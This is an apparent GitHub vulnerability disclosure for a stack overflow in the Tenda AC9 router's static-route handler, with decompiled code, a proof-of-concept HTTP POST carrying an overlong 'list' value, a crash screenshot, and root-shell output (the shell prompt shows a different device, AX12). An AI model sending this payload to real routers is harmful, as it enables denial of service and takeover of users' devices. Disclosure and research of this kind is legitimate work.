EPhaha / **IOT_vuln** Public

<> Code Issues 11 Pull requests Actions Projects Security ···

main ▾ IOT_vuln / Tenda / AC9 / **7** /

fuxianghah update tenda ... on Feb 13 History

..

img 10 months ago

readme.md 10 months ago


readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information： https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version



软件升级


当前版本： V15.03.2.21_cn

升级类型： ○ 本地升级 ● 在线升级

当前版本为最新版本，不需要升级

Figure 1 shows the latest firmware Ba of the router


Vulnerability details



```
int __fastcall fromSetRouteStatic(int a1)
{
  int v1; // r0
  char s[256]; // [sp+10h] [bp-114h] BYREF
  void *v5; // [sp+110h] [bp-14h]
  int v6; // [sp+114h] [bp-10h]

  memset(s, 0, sizeof(s));
  v6 = 0;
  v5 = huoqu(a1, (int)"list", (int)&unk_C711C);
  v1 = sub_6FFE8("adv.staticroute", v5, 126);
  if ( CommitCfm(v1) )
  {
    sprintf(s, "advance_type=%d", 8);
    send_msg_to_netctrl(5, s);
  }
  else
  {
    v6 = 1;
  }
  overflow_check(
    a1,
    "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
  overflow_check(a1, "{\"errCode\":%d}", v6);
  return sub_2C2D0(a1, 200);
}
```

The content obtained by the setstaticroutecfg interface through the list parameter is passed to V5, and then V5 is brought into the function sub_ In 6ffe8 Follow up view



```
int __fastcall sub_6FFE8(const char *a1, char *a2, unsigned __int8 a3)
{
  int result; // r0
  char v7[8]; // [sp+1Ch] [bp-190h] BYREF
  char v8[16]; // [sp+24h] [bp-188h] BYREF
  char v9[16]; // [sp+34h] [bp-178h] BYREF
  char v10[16]; // [sp+44h] [bp-168h] BYREF
  char v11[256]; // [sp+54h] [bp-158h] BYREF
  char s[64]; // [sp+154h] [bp-58h] BYREF
  char *v13; // [sp+194h] [bp-18h]
  int v14; // [sp+198h] [bp-14h]
  char *v15; // [sp+19Ch] [bp-10h]

  memset(s, 0, sizeof(s));
  memset(v11, 0, sizeof(v11));
  v14 = 0;
  if ( strlen(a2) > 4 )
  {
    ++v14;
    v15 = a2;
    while ( 1 )
    {
      v13 = strchr(v15, a3);
      if ( !v13 )
        break;
      *v13++ = 0;
      memset(s, 0, sizeof(s));
      sprintf(s, "%s.list%d", a1, v14);
      if ( sscanf(v15, "%[^,]%*c%[^,]%*c%s", v10, v9, v8) == 3 )
      {
```

At this time, the parameter corresponding to V5 is A2 After that, the program assigns V2 to V15, and formats the matched content directly into the stack through the sscanf function and regular expression. There is no size limit, and there is a stack overflow vulnerability

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 542
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/static_route.html?random=0.5251747338346628&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcbzk1qw

list=192.168.3.0,255.255.255.0,192.168.3.1aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaaka
```

The reproduction results are as follows:




Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel



```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12> 
```

```
root@AX12:/# ls
bin      files    opt      rom      sys      var
dev      lib      overlay  root     tmp      www
etc      mnt      proc     sbin     usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/# 
```